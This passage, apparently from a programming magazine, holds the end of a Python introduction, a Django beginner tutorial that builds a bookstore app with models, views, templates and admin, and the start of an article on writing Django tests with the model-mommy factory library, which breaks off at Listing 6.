Docstring is a string literal that is used to document codes; usually stating what a particular function is, or a class, or modules. Unlike comments or other type of documentations, docstring is not stripped from the source code during source parsing, but retained and inspected together with the source file. This allows us to completely document our code within the source code and this is written within three opening and closing quotes e.g. `"""contents"""`. Let's see how this is written. Example at Listing 5.

Listing 5. Format of Docstring

```
"""
Source defining the animal class, containing one method and another separate method
"""
class Animal(object):
    def talk(self):
        """ Method that shows how animals talk """
def mate(animal):
    """ Method for mating animals """
```

Now what if we want to view the docstring of a function, to learn about what that function does or the usage, well we can use the `help()` function, it prints the docstring of that function. Let's see Listing 6.

Listing 6. Using help() to learn more about a function usage and definition (printing docstring)

```
>>> import math
>>> help(math.pow)
Help on built-in function pow in module math:
pow(...)
    pow(x,y)
        Return x**y (x to the power of y). - is the docstring
```

See that, we learnt a lot about the `pow()` function by printing the docstring of `pow()` using `help()`.

Viewing Functions of a Module(dir())

What if you have several modules at your disposal but have no idea what is contained in them, and you are so lazy to go through a bunch of source code, `dir()` is a function that can be used to view the functions defined in a module, or the methods applicable to certain objects.

Let's try some practice:

```
>>> lis = []
>>> dir(lis)
['append', 'count', 'extend', 'index', 'insert', 'pop', 'remove', 'reverse', 'sort']
```

First we defined a list object, and then passed it to `dir()` and it returned all the methods that are applicable to this particular object.

Also the same goes for math module in Listing 7. We had no idea what functions are contained in math module, but importing it into our environment and passing the module object to `dir()` reveals all the functions in the module. The same goes for the functions, like the `pow` function contains sub attributes that we viewed using `dir()`.

Listing 7. Use of `dir()` to learn more about functions and modules

```
>>> import math
>>> dir(math)
['_doc_', '__name__', 'acos', 'asin', 'atan', 'atan2', 'ceil', 'cos', 'cosh', 'degrees', 'e',
 'exp', 'fabs', 'floor', 'fmod', 'frexp', 'hypot', 'ldexp', 'log', 'log10', 'modf', 'pi',
 'pow', 'radians', 'sin', 'sinh', 'sqrt', 'tan', 'tanh']
>>>
>>> dir(math.pow)
['_call_', '__class__', '__cmp__', '__delattr__', '__doc__', '__getattr__', '__hash__',
 '__init__', '__module__', '__name__', '__new__', '__reduce__', '__reduce_ex__', '__repr__',
 '__self__', '__setattr__', '__str__']
```

Summary

This document is just an introduction to python, it is designed to make you comfortable with the environment and some concepts, tricks and methods in python programming language. This will help you be able to learn more advanced topics on your own. I advice you to keep practicing and creating different tasks for yourself. That is the only way you will become a good Software Developer.

About the Author

Sotaya Yakubu have been an active contributor to open source projects, working as a freelance software developer with several companies and individuals such as Mediaprizma kft etc. for the past five years and also involved in development of mobile frameworks and research in Artificial Intelligence mainly to develop and improve expert and surveillance systems. He is also a writer and some works can be found here plaixes.blogspot.com contact: emeraldlinux@gmail.com.

Beginning with Django

by Alberto Paro

In this article we'll see the basis of using Django framework to build web applications. As a variation of MVC (Model View Control), we'll learn how to configure a project, create a Django App, interact with the ORM (Object Relation Model), the routing (urls dispatching), the view (the Django "Control" part), the templates and a taste of the admin interface.

What are the success keys for a web framework? Is it easy to use? Is it easy to deploy? Does it provide user satisfaction? Django framework is more than these answers because, in my opinion, is one of the few framework that is able to hit its goal: it "makes it easier to build better Web apps more quickly and with less code". There are a lot of good web frameworks, but few of them provide all the "batteries included" that are required to create complex and "custom" web applications.

Django initially starts an editorial project, at the Lawrence Journal-World newspaper by Adrian Holovaty and Simon Willison, with a marked MVC approach. The complete separation of model, view and templates allows for fast replacement of its components and increment modularization.

It's often defined as "batteries included" framework because it has built-in cache support, authentication, user pluggable, generic type management, pluggable middlewares, signals, pagination, syndication feeds, logging, security enhancements (clickjacking protection, Cross Site Request Forgery protection, Cryptographic signing) and many other features.

In this article, we'll cover the main functionalities: we'll start setting up an environment and we'll create a simple application.

NOTE: The code of this article is available on github at <https://github.com/aparo/mybookstore>.

Settings up an Django Environment

When developing with python, a good practice is to create a virtual environment in which it stores the python itself and all the related project libraries. To create a virtual environment, I suggest using the virtualenvwrapper scripts available at <https://pypi.python.org/pypi/virtualenvwrapper> for unix/macosx users (or <https://pypi.python.org/pypi/virtualenvwrapper-win> for windows). After installing the virtualenvwrapper, we can create an environment `sdjournal` typing

```
mkvirtualenv --no-site-packages --clear -p /usr/bin/python2 sdjournal
```

This command creates a python virtual environment called `sdjournal` with no references to other installed libraries (`--no-site-packages --clear`) and using the python interpreter 2.x.

Note: django works with both python 2.x and python 3.x versions, but many of the third part applications are developed using python 2.x (the 2.x version is a safer version to be used).

In future to access the virtual environment shell is required to activate it:

```
workon sdjournal
```

and to move in it:

```
cdvirtualenv
```

Now that we have a virtualenv, we can install Django with pip:

```
pip install django
```

It installs django version 2.5.1. A good practice is to install also packages to manage database changes (south: <http://south.aeracode.org/>), to do simple image manipulation libraries PIL (Pillow: <https://pypi.python.org/pypi/Pillow>) and to improve the python command line (ipython):

```
pip install south Pillow ipython
```

Now the environment and some base libraries are installed, we can create a simple Django project (a book store): be sure to be in the virtualenv directory (`cdvirtualenv`) and type:

```
django-admin.py startproject mybookstore
```

After having installed Django, the `django-admin.py` command is available in the virtualenv. It allows executing a lot of administrative commands such as project management, database management, i18n (translation) management, ...

The syntax is `django-admin.py <command>`: so the `startproject` command creates a stub working structure with some files such as:

```
mybookstore/manage.py
mybookstore/mybookstore
mybookstore/mybookstore/__init__.py
mybookstore/mybookstore/settings.py
mybookstore/mybookstore/urls.py
mybookstore/mybookstore/wsgi.py
```

The `manage.py` file is similar to `django-admin.py`, but local to the project.

The `settings.py` is the core of all Django settings. As it contains a big number of options, I'll point out the more important ones:

- Set up the database. Django relies on a Database and it must be configured to work. The database settings are in `DATABASES` dictionary. We'll use `sqlite` as database as it is very simple to configure and it is automatically available in Python distribution.

```
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.sqlite3',
        'NAME': 'mybookstore.db',
        'USER': '',
        'PASSWORD': '',
        'HOST': '',
        'PORT': ''
    }
}
```

- Set up media directory, which contains uploaded media files. The settings is controlled by `MEDIA_ROOT` setting: we'll set it to media directory in the virtualenv root.

```
MEDIA_ROOT = os.path.join(os.path.dirname(os.getcwd()), "media")
```

- Set up static directory, which contains static files such as images, javascript and css. This parameter is controlled by `STATIC_ROOT` setting: we'll set it to "static" directory in the virtualenv root.

```
STATIC_ROOT = os.path.join(os.path.dirname(os.getcwd()), "static")
```

- Set up installed applications. In `INSTALLED_APPS` setting, we must put the list of all the application that we want installed and available in the current project.

```
INSTALLED_APPS = (  
    'django.contrib.auth',  
    'django.contrib.contenttypes',  
    'django.contrib.sessions',  
    'django.contrib.sites',  
    'django.contrib.messages',  
    'django.contrib.staticfiles',  
    'django.contrib.admin'  
)
```

This is the minimal setup required to configure Django.

Creating the first app

The Django App is often completely reusable, mainly because models and views rarely change. The template part (HTML) of a web application is generally not fully reusable, because it often needs to be themed or customized by users, so it's generally overwritten with custom ones.

To create a new application, it's done with `django-admin.py` or `manage.py` command within the project directory. For example, to create a new bookshop app, you need to type:

```
python manage.py startapp bookshop
```

This command creates a new app/directory called `bookshop` containing these files:

- `__init__.py`: special python file, which converts a standard directory in a package.
- `models.py`: the file that will contain the models of this app. Initially it contains no objects.
- `tests.py`: the unittest file for this application. This file contains a test stub to start with.
- `views.py`: this files contains the views that are used in this application. The standard file is empty.

Generally an app directory contains some other files such as:

- `admin.py`: which contains the administrative interface definition for the application. We'll have a fast briefing on it at the end of the article.
- `urls.py` that contains app custom url routing.
- `migrations` directory/package: if south app is installed and the app contains migrations. This directory stores all the model changes.
- `management` directory/package: which contains script that are executed on syncdb and custom application commands.
- `static` directory: which contains application related static files (i.e. js, css, images)
- `templates` directory: which contains HTML templates used for rendering.
- `templatetags`: which contains custom template tags and filters used for rendering in this application.

Now that we have created an application, we must add it to `INSTALLED_APPS` list to enable it. In `settings.py`, the `INSTALLED_APPS` setting will be:

```
INSTALLED_APPS = (  
    'django.contrib.auth',  
    'django.contrib.contenttypes',
```

```
'django.contrib.sessions',
'django.contrib.sites',
'django.contrib.messages',
'django.contrib.staticfiles',
'django.contrib.admin',
'bookshop'
)
```

Django takes care of creating missing tables and populating the initial database with the `syncdb` command.

```
python manage.py syncdb
```

The first time it's executed, if there is no superuser, the command asks to create it and guides the user to creating of an admin account.

The `syncdb` command creates the database if it's missing; if some tables are not available, it creates them with sequences, indices and foreign key constraints.

Now our semi working complete application can be executed in developer mode using the built-in `django` with the following command:

```
python manage.py runserver
```

It starts a server listening on localhost port 8000, so just navigate to `http://127.0.0.1:8000` to see your site.

NOTE: generally for every common task, the Django user doesn't need to know the SQL language, as the Django ORM manages it transparently and multi DBMS (oracle, mysql, postgresql, Sqlite). Django doesn't require user's SQL knowledge.

Creating the first models

As example, we will create a simple Book Shop that stores authors, their books and tags related to books. The following ER diagram shows the models relations: Figure 1.




Figure 1. Creating a book shop

This schema is easily converted to Django models (Listing 1).

Listing 1. `bookshop/models.py` – our bookshop models

```
from django.db import models
from django.utils.translation import ugettext_lazy as _

class Author(models.Model):
    name = models.CharField(max_length=50)
```

```
surname = models.CharField(max_length=50)

class Meta:
    unique_together = [("name", "surname")]
    ordering = ["name", "surname"]
    verbose_name = _('Author')
    verbose_name_plural = _('Authors')

def __unicode__(self):
    return u'%s %s' % (self.name, self.surname)

class Tag(models.Model):
    name = models.CharField(max_length=50, unique=True)

    class Meta:
        ordering = ["name"]
        verbose_name = _('Tag')
        verbose_name_plural = _('Tags')

    def __unicode__(self):
        return u'%s' % self.name

class Book(models.Model):
    title = models.CharField(max_length=250)
    description = models.TextField(default="", blank=True, null=True)
    release = models.DateField(auto_now_add=True)
    in_stock = models.IntegerField(default=0)
    available = models.BooleanField(default=True)
    price = models.FloatField(default=0.0)
    author = models.ForeignKey(Author)
    tags = models.ManyToManyField(Tag, blank=True, null=True)

    class Meta:
        ordering = ["title", "author"]
        verbose_name = _('Book')
        verbose_name_plural = _('Books')

    def __unicode__(self):
        return _(u'%s of %s' % (self.title, self.author))
```

The models.py file

Creating a Django Model is very easy: every model derives from `models.Model` is composed from several typed fields, such as:

- `CharField` (mapped to SQL `VARCHAR`) used for small parts of text.
- `TextField` (mapped to SQL `TEXT`) used for text of undefined size
- `DateField` used to store date values
- `IntegerField` used to store integer values
- `BooleanField` used to store boolean values (True/False) id must manage the null value, you should use `NullBooleanField`

- FloatField used to store floating point values
- ForeignKey used to store reference to other models
- ManyToManyField used to manage a many to many relation. (Django creates automatically accessory tables to manage them)

These are the most common field types: Django allows to extend them as on the web there are a lot of special fields for managing borderline cases.

Every field type has its own parameters: the most common ones are:

- default: used to set a default value for the field
- blank (True/False): allows to put a empty value in web interface;
- null (True/False) allows to set null for this field
- max_length (Charfield or derivated): sets the maximum string size.

After having defined the models, and added the new apps in INSTALLED_APPS in settings.py; it's possible to create tables for the database. The command is again:

```
python manage.py syncdb
```

This command creates required table, sequence and index for the current installed applications.

Creating the First Views

Now we can start to design the urls and the views that are required to show our books.

Django allows control the urls in the urls.py file. There are several urls.py files in a Django project: one global for to all the project (in our example mybookstore/urls.py) and, typically, one for every app.

In our app (bookshop/urls.py) we'll create two urls one for access to the list of books and another one for showing a book detail view (Listing 2).

Listing 2. bookshop/urls.py – our bookshop urls

```
from django.conf.urls import patterns, url

urlpatterns = patterns('bookshop.views',
    url(r'^$', "index", name='index'),
    url(r'^(?P<book_id>\d+)$', "detail", name='detail')
)
```

Django urls control is based on regular expressions. In our example, the first url command registers an empty string, a view “index” (expanded in “bookshop.views.index”) and a name to call this url. The second url command registers a value “book_id” to be passed as variable to a “detail” view (formaly “bookshop.views.detail”) and the name of this url.

During url dispatching Django try to check the correct view to serve based regular expression matching. The view function is a simple Python function that returns a Response object or its derived ones. We need to define two views “index” and “detail” (Listing 3).

Listing 3. bookshop/ views.py – our bookshop index and detail views

```
from django.shortcuts import render
from django.http import Http404
from bookshop.models import Book

def index(request):
    context = {'books': Book.objects.all()}
    return render(request, 'shop/index.html', context)

def detail(request, book_id):
    try:
        book = Book.objects.get(pk=book_id)
    except Book.DoesNotExist:
        raise Http404
    return render(request, 'shop/detail.html', {'book': book})
```

The “index” needs to show all the available books: we create a context with a books queryset and we render it with a HTML template. The queryset, accessible for every model using the `objects` attribute, is an ORM element that allows executing query on data without using SQL. The Django ORM takes to create and execute SQL code. In the “index”, `Book.objects.all()` retrieve all the books objects.

The detail view, which takes a parameter `book_id` passed by url routing, create a context with a variable “book” which contains the Book data. In this case, the queryset method that executes a query with given parameters and returns a Book object or an Exception. If there is no book with pk equal to `book_id` variable a HTTP 400 error is returned: this fallback prevents nasty users url manipulation.

Creating the Templates

We have the data to render in context, now we need to write some HTML fragments to render this data.

Django templates are generally simple HTML files, with special placeholders:

- `{{value}}` or `{{value0.method1.value2}}` are used to display objects, fields or complex nested values. Django automatically tries to translate the object into text. The failure is transparently managed and nothing is printed.
- `{{value|filter}}` is used to change with a filter: a value transformation such as text formatting or number and date/time formatting. A field return a value that can be passed to another filter.
- `{% tagname ... %}` are used to process tags: functions that extends HTML capabilities. (See <https://docs.djangoproject.com/en/dev/ref/templates/builtins/> for built in)

Generally templates of an application live in the template subdirectory of the same application. For the `shop/index.html` page will have a similar template (Listing 4).

Listing 4. shop/index.html – template used to render the index page

```
<!DOCTYPE html>{% load i18n %}
<html><head><title>{% trans "Index of books" %}</title></head>
<body>
<h1>{% trans "Book List" %}</h1>
<ul>
{% for book in books %}
  <li><a href="{% url "shop:detail" book.pk %}">
    {{ book.title }} {% trans "by" %} {{ book.author }}</a>
  </li>
```

```
{% empty %}
<li>{% trans "No books" %}</li>
{% endfor %}
</ul>
</body>
</html>
```

Also the `shop/details.html` template is very simple: Listing 5. The Django tags used in these templates are:

- `load`: it allows to load in the rendering context a tag library. I loaded `i18n` to autolocalize string (translate string in your local language).
- `trans`: it marks the string to be translated into local language.
- `for...endfor`: it iterates a value.
- `url`: it executes an url reverse given a namespace:url-name and optional values.
- `empty`: it's a shortcut to render some text if not books are available.
- `if .. else ..endif` it checks if a condition is verified.

Listing 5. `shop/details.html` – template used to render the detail page

```
<!DOCTYPE html>{% load i18n %}
<html><head><title>{% trans "Book" %} - {{ book.title }}</title></head>
<body>
<a href="{% url "shop:index" %}">{% trans "Books Index" %}</a>
<table>
  <tr>
    <td>{% trans "Title" %}</td><td>{{ book.title }}</td>
    {% if book.description %}<td>{% trans "Description" %}</td><td>{{ book.description }}</td>
  {% endif %}
    <td>{% trans "Price" %}</td><td>{{ book.price }}</td>
    <td>{% trans "Available" %}</td><td>{% if book.available %}{% trans "Yes" %}{% else %}{% trans "No" %}{% endif %}</td>
  </tr>
</table>
</body>
</html>
```

The templatetags and filters are very powerful tools, online there are a lot of libraries to extend the template engine for executing ajax, pagination, ...

The results are shown in the following images (Figure 2 and Figure 3).

Book List

- [Mile 81 by Stephen King](#)
- [The Wind Through the Keyhole: A Dark Tower Novel \(The Dark Tower\) by Stephen King](#)

Figure 2. The `shop/index.html` template after inserting some books

[Books Index](#)

Title	Mile 81
Description	With the heart of Stand By Me and the genius horror of Christine, Mile 81 is Stephen King unleashing his imagination as he drives past one of those road signs... At Mile 81 on the Maine Turnpike is a boarded up rest stop on a highway in Maine. It's a place where high school kids drink and get into the kind of trouble high school kids have always gotten into. It's the place where Pete Simmons goes when his older brother, who's supposed to be looking out for him, heads off to the gravel pit to play "paratroopers over the side." Pete, armed only with the magnifying glass he got for his tenth birthday, finds a discarded bottle of vodka in the boarded up burger shack and drinks enough to pass out. Not much later, a mud-covered station wagon (which is strange because there hadn't been any rain in New England for over a week) veers into the Mile 81 rest area, ignoring the sign that says "closed, no services." The driver's door opens but nobody gets out. Doug Clayton, an insurance man from Bangor, is driving his Prius to a conference in Portland. On the backseat are his briefcase and suitcase and in the passenger bucket is a King James Bible, what Doug calls "the ultimate insurance manual," but it isn't going to save Doug when he decides to be the Good Samaritan and help the guy in the broken down wagon. He pulls up behind it, puts on his four-ways, and then notices that the wagon has no plates. Ten minutes later, Julianne Vernon, pulling a horse trailer, spots the Prius and the wagon, and pulls over. Julianne finds Doug Clayton's cracked cell phone near the wagon door — and gets too close herself. By the time Pete Simmons wakes up from his vodka nap, there are a half a dozen cars at the Mile 81 rest stop. Two kids — Rachel and Blake Lussier — and one horse named Deedee are the only living left. Unless you maybe count the wagon.
Price	3.16
Available	Yes

Figure 3. The `shop/detail.html` template rendering a book

In this article we have privileged to keep simpler templates. It's very easy creating cool sites using some css templating such as twitter bootstrap or other javascript/css web frameworks such as YUI or jquery.

Populating data with admin interface

The final step required to build a stable application is to have an admin interface in which `insert/edit/delete` your application data. Django, using reflection, allows creation of simple admin interface with few lines of code.

To activate the admin interfaces, the admin module discovery and the admin urls must be registered in the main urls file (`mybookstore/urls.py`) (Listing 6).

Listing 6. `mybookstore/urls.py` – global project urls

```
from django.conf.urls import patterns, include, url
from django.contrib import admin
from django.views.generic import RedirectView
admin.autodiscover()

urlpatterns = patterns('',
    url(r'^$', RedirectView.as_view(url="shop/")),
    url(r'^shop/', include('bookshop.urls', namespace="shop")),
    url(r'^admin/', include(admin.site.urls)),
)
```

To register some models in the admin interface a new file in our application directory is required: `bookshop/admin.py` (Listing 7).

Listing 7. `bookshop/admin.py` – bookshop admin file

```
from django.contrib import admin
from bookshop.models import Book, Author, Tag

class BookAdmin(admin.ModelAdmin):
    list_display = ('title', 'author', 'available', "in_stock", "price")
    search_fields = ['title', "description"]
    list_filter = ('available', "in_stock", "price")

admin.site.register(Book, BookAdmin)
admin.site.register(Author)
admin.site.register(Tag)
```

Registering a model in the admin is very simple; it's enough to call the `admin.site.register` method with the model that we want to register.

It's possible to customize the admin per model passing a second value (a class derived by admin. ModelAdmin) that contains some extra info for rendering the admin. In the example we have used:

- `list_display` that contains a list of field names that must be shown in the admin list view table
- `search_fields` that contains a list of field names to be used for searching items
- `list_filter` that contains a list of field names to be used for filtering.

The following images show the admin book list view and the admin editing view (Figure 4 and Figure 5).




Figure 4. Django Admin – Book List Page




Figure 5. Django Admin – Book Add-Edit Page

Conclusions

In this article we have a fast briefing on how easy and powerful is Django. We have seen the installation, the creation of an application, the base models-views-templates of Django and the admin interface setup. These elements are the skeleton to build from simple sites to big and complex ones.

If you are impatient, the tutorials and documentations on Django site are good places to start with; otherwise in the next articles we'll go in deep on these article features and we'll introduce of many others such as the cache, user/group management, middlewares, custom filter and tags, ...

On The Web

- <https://pypi.python.org/pypi/virtualenvwrapper> – virtualenvwrapper page
- <https://pypi.python.org/pypi/virtualenvwrapper-win> – virtualenvwrapper for windows page
- <http://south.aeracode.org/> – intelligent schema and data migrations for Django projects
- <http://ipython.org/> – python interpreter power-up
- <https://pypi.python.org/pypi/Pillow/> – Python Image Library
- <https://pypi.python.org/pypi/pip> – python package installer
- <https://www.djangoproject.com/> – Django site
- <https://docs.djangoproject.com/en/1.5/> – Django documentation
- <https://www.djangopackages.com/> – archive of categorized Django packages

About the Author

Alberto Paro is the CTO at the Net Planet, a big-data company working on advance knowledge management (NoSQL, NLP, log analysis, CMS and KMS). He's an Engineer from Politecnico di Milano, specialized in multi-user and multi-devices web applications. In the spare time he write books for Packt Publishing and he works for opensource projects hosted on github mainly django-nonrel, Elasticsearch and pyES.

Better Django Unit Testing Using Factories Instead of Fixtures

by Anton Sipos

Best practices always stress writing unit tests for your applications. But writing useful tests for a Django web application can be difficult, particularly if your data model has lots of related models. In this article we will demonstrate how to make writing of these tests easier using model factories instead of Django's data fixtures.

Unit testing is the key practice for improving software quality. Even though most of us agree with this in principle, all too often when things get difficult, programmers end up skipping writing tests. We end up being pragmatic rather than principled, especially when deadlines are involved. The solution then to writing more tests is not to grit our teeth and muscle through it, the solution involves using the proper tools to make writing our tests easier. For this article we will focus on testing Django applications. Django is a popular web framework for the Python programming language. The standard method for testing Django applications requires you to create 'fixtures', – serialized forms of your data in separate files. While this is workable in simple applications, as we will see it becomes unwieldy as your data model becomes more complex. Fixtures have the following difficulties:

- You must also include all related data, even if not relevant to the test.
- Writing in serialized notation (such as JSON) requires a “mental shift” from writing Python code.
- Test data lives in a different file separate from the test code.
- If you need a large amount of redundant data in your tests, you'll likely need to write a separate script to do this rather than write it all by hand.
- When your data model changes, you will need to rewrite most or all of your fixtures.

“
If it's not tested it's broken.
Bruce Eckel”

Testing with Fixtures

To illustrate these concepts let's try an example web application. We'll use a simple blogging application. Full code for this application can be found at: <https://github.com/aisipos/SampleBlog/>.

The entities in this blog will be Users, Posts, Categories, and Comments. We'll create a Django application known as 'blog', and create our model classes like this: Listing 1. To keep things simple, we will reuse Django's built in auth. User model. For the purposes of our discussion, we'll pretend it looks like this: Listing 2.

Listing 1. Django application "blog"

```
class Tag(models.Model):
    """
    One tag, represented as a single string
    """
    tag = models.CharField(max_length=50)
```



```
class Category(models.Model):
    """
    Categories for posts
    """
    name = models.CharField(max_length=50)
    description = models.CharField(max_length=300)

class Post(models.Model):
    """
    Represent a single blog post
    """
    title = models.CharField(max_length=300)
    body = models.TextField()
    date = models.DateTimeField()
    user = models.ForeignKey(User)
    category = models.ForeignKey(Category)
    tags = models.ManyToManyField(Tag)

class Comment(models.Model):
    """
    Represent one comment on one blog post
    """
    body = models.CharField(max_length=256)
    date = models.DateTimeField()
    post = models.ForeignKey(Post)
    user = models.ForeignKey(User)
```

Listing 2. User model in Django

```
class User(models.Model):
    """
    Represent one user
    """
    username = models.CharField()
    password = models.CharField()
    first_name = models.CharField()
    last_name = models.CharField()
    email = models.CharField()
```

Now suppose we need to write a test relating to the Post model. Let's assume we want to write a test to verify that a view that renders a post shows the post's category correctly. At minimum, this requires having several objects, at least a Post, a Category, and a User. The standard method of testing Django applications requires placing these into a 'fixture'. Fixtures are serialized data in disk files, that can be stored in JSON, XML, or YAML format. Fixtures can be created by hand, but this is not recommended. Django provides a command to serialize the data in your current database by running the command: `python manage.py dumpdata`.

By default, this will serialize the data into JSON format to stand out. For our data model, if we wanted to have a fixture to test a Post, the smallest fixture we could use might look something like this: Listing 3.

Listing 3. Model of data

```
[
  {
    "fields": {
      "description": "TestDescription",
      "name": "TestCategory"
    },
  },
]
```

```
    "model": "blog.category",
    "pk": 1
},
{
    "fields": {
        "body": "Test Body",
        "category": 1,
        "date": "2013-08-09T00:21:32.766Z",
        "tags": [],
        "title": "Test Post",
        "user": 1
    },
    "model": "blog.post",
    "pk": 1
}
{
    "fields": {
        "email": "test@user.com",
        "first_name": "test",
        "last_name": "user",
        "password": "",
        "username": "TestUser"
    },
    "model": "blog.user",
    "pk": 1
},
]
```

We could use this fixture in our test case, but already some questions may have come to your mind:

- How do I make this test data in the first place before calling `dumpdata`?
- How can I reuse this fixture if a different test case needs slightly different test data?
- What happens when my data model changes?

Runtime data creation instead of fixtures

We could answer these questions using fixtures, but there is an easier way to create your test data. Instead of using fixtures, we build our data at runtime instead.

You could generate the data above by calling the model constructors individually like so (with some code left out for brevity): Listing 4. For simple data models, this may certainly be workable. However, when models have many different fields and related-models span multiple levels, we have to specify a lot of data even for simple test cases. We can help reduce this burden by writing “object factory” classes that allow us to specify default values in object creation. This would allow us to specify only the data we make assertions about in our tests, which would simplify writing these tests.

Listing 4. Build of data runtime

```
category = Category(name='TestCategory', description='test')
category.save()
user = User(username='TestUser', email='test@user.com', ...)
user.save()
post = Post(user=user, category=category, body='test', ...)
post.save()
```

Using the model-mommy factory library

We could write our own object factory classes by hand, but luckily there are libraries available to do this for us. Two examples in the Python community are `model-mommy` and `Factory Boy`. Both take their inspiration (and their names) from the libraries `ObjectDaddy` and `FactoryGirl` in the Ruby community. In this article we'll use the excellent `model-mommy` library, written by Vanderson Mota dos Santos, and available at https://github.com/vandersonmota/model_mommy. It can be installed in your Python virtual environment by running:

```
pip install model_mommy
```

Let's return to the task of creating a unit test for ensuring the category name shows up when rendering a post. In this case, the only piece of test data we care about is the 'name' field of the category. Using `model_mommy`, we can write the entire test with just this code: Listing 5. Note that this test case isn't using fixtures at all, all the data for this test case is generated by this single line:

```
post = mommy.make(Post, category__name='TestCategory')
```

In this one line, `model-mommy` has made for us a `Post`, a `Category`, and a `User`. We have specified the type of object, and name of the category in the arguments to `mommy.make`, but nothing else. We didn't need to write any object factory class by hand. `Model-mommy` has filled all the unspecified fields with auto-generated data.

Listing 5. Test with model_mommy

```
from django.test import TestCase
from model_mommy import mommy

class BlogTests(TestCase):
    def test_post_displays_category(self):
        """
        Test view category page
        """
        #Make a post and category
        post = mommy.make(Post, category__name='TestCategory')
        #Request the posts view page
        response = self.client.get('/post/{}'.format(post.id))
        self.assertContains(response, 'TestCategory')
```

We don't control this data (although as we'll see later, we can tell `model-mommy` how to generate these fields), but for this test case, this data is irrelevant since we are not making any assertions about it. Compared to using fixtures, some advantages may be immediately obvious:

- We didn't have to separately make a `Post`, `Category`, and `User` model instance, `model_mommy` can make an entire object graph in one invocation.
- We didn't have to generate any data ahead of time, all the data is made inside the test itself.
- Since all the test data is inside the test itself, it is easy to see by quick visual inspection that the assertions match the data.

Tests written in this style are quicker to write and easier to read compared to using a fixture. Further, let's suppose we add a field 'hometown' to the `User` model. If we are using fixtures, we have to regenerate every fixture that contains a `User` instance. With `model-mommy`, we will end up creating new `Users` with hometown fields automatically populated. You only need to specify a hometown in tests that make assertions about it, which presumably you will write only after you create the new field. All of your existing tests should continue to run.

Model-mommy basic Usage

The basic usage of model-mommy is fairly simple. The typical use involves calling `mommy.make` to create an instance of a model. You pass in as arguments all of the fields that you care about. Model-mommy will auto-generate the rest for you. Here's an example:

```
new_model = mommy.make(Model, field1=value1, field2=value2, ...)
```

This instructs model-mommy to make an instance of a hypothetical `Model` class, specifying values for `field1` and `field2`. If `Model` contains other fields, model-mommy will automatically generate values for these fields. The instance is persisted in the configured database immediately, thus it will be visible to subsequent code. You can use the `mommy.prepare` method if you don't want the new instance to be persisted in the database.

Model-mommy will create any foreign-key related models that you don't specify automatically. If you need to specify fields on these auto-generated models, you can tell model-mommy to create these fields in one step using a double underscore notation similar to the Django ORM:

```
new_model = mommy.make(Model, related__field='test')
assert new_model.related.field == 'test'
```

Using this notation, you can often create data for a test in a single line of code. However, if you are generating many fields, it can be easier to generate data in multiple steps:

```
new_user = mommy.make(User, username='testuser', email='t@t.com')
new_post = mommy.make(Post, post='test', user=new_user)
```

Using model-mommy recipes

For the fields you do not specify, model-mommy will auto-generate a random value. These will not be human-readable. For instance:

```
>>> mommy.save(Category).name
'MhInizJgWlLYrNFVkkRgsTyOXHHaOfqhrHrQbeGRADBEjzBTJI'
```

If you do want to control how model-mommy generates unspecified fields, you can define a "Recipe" that tells model-mommy how to generate fields that you want specified: Listing 6.

Listing 6. Specifying fields

```
>>> from model_mommy import mommy
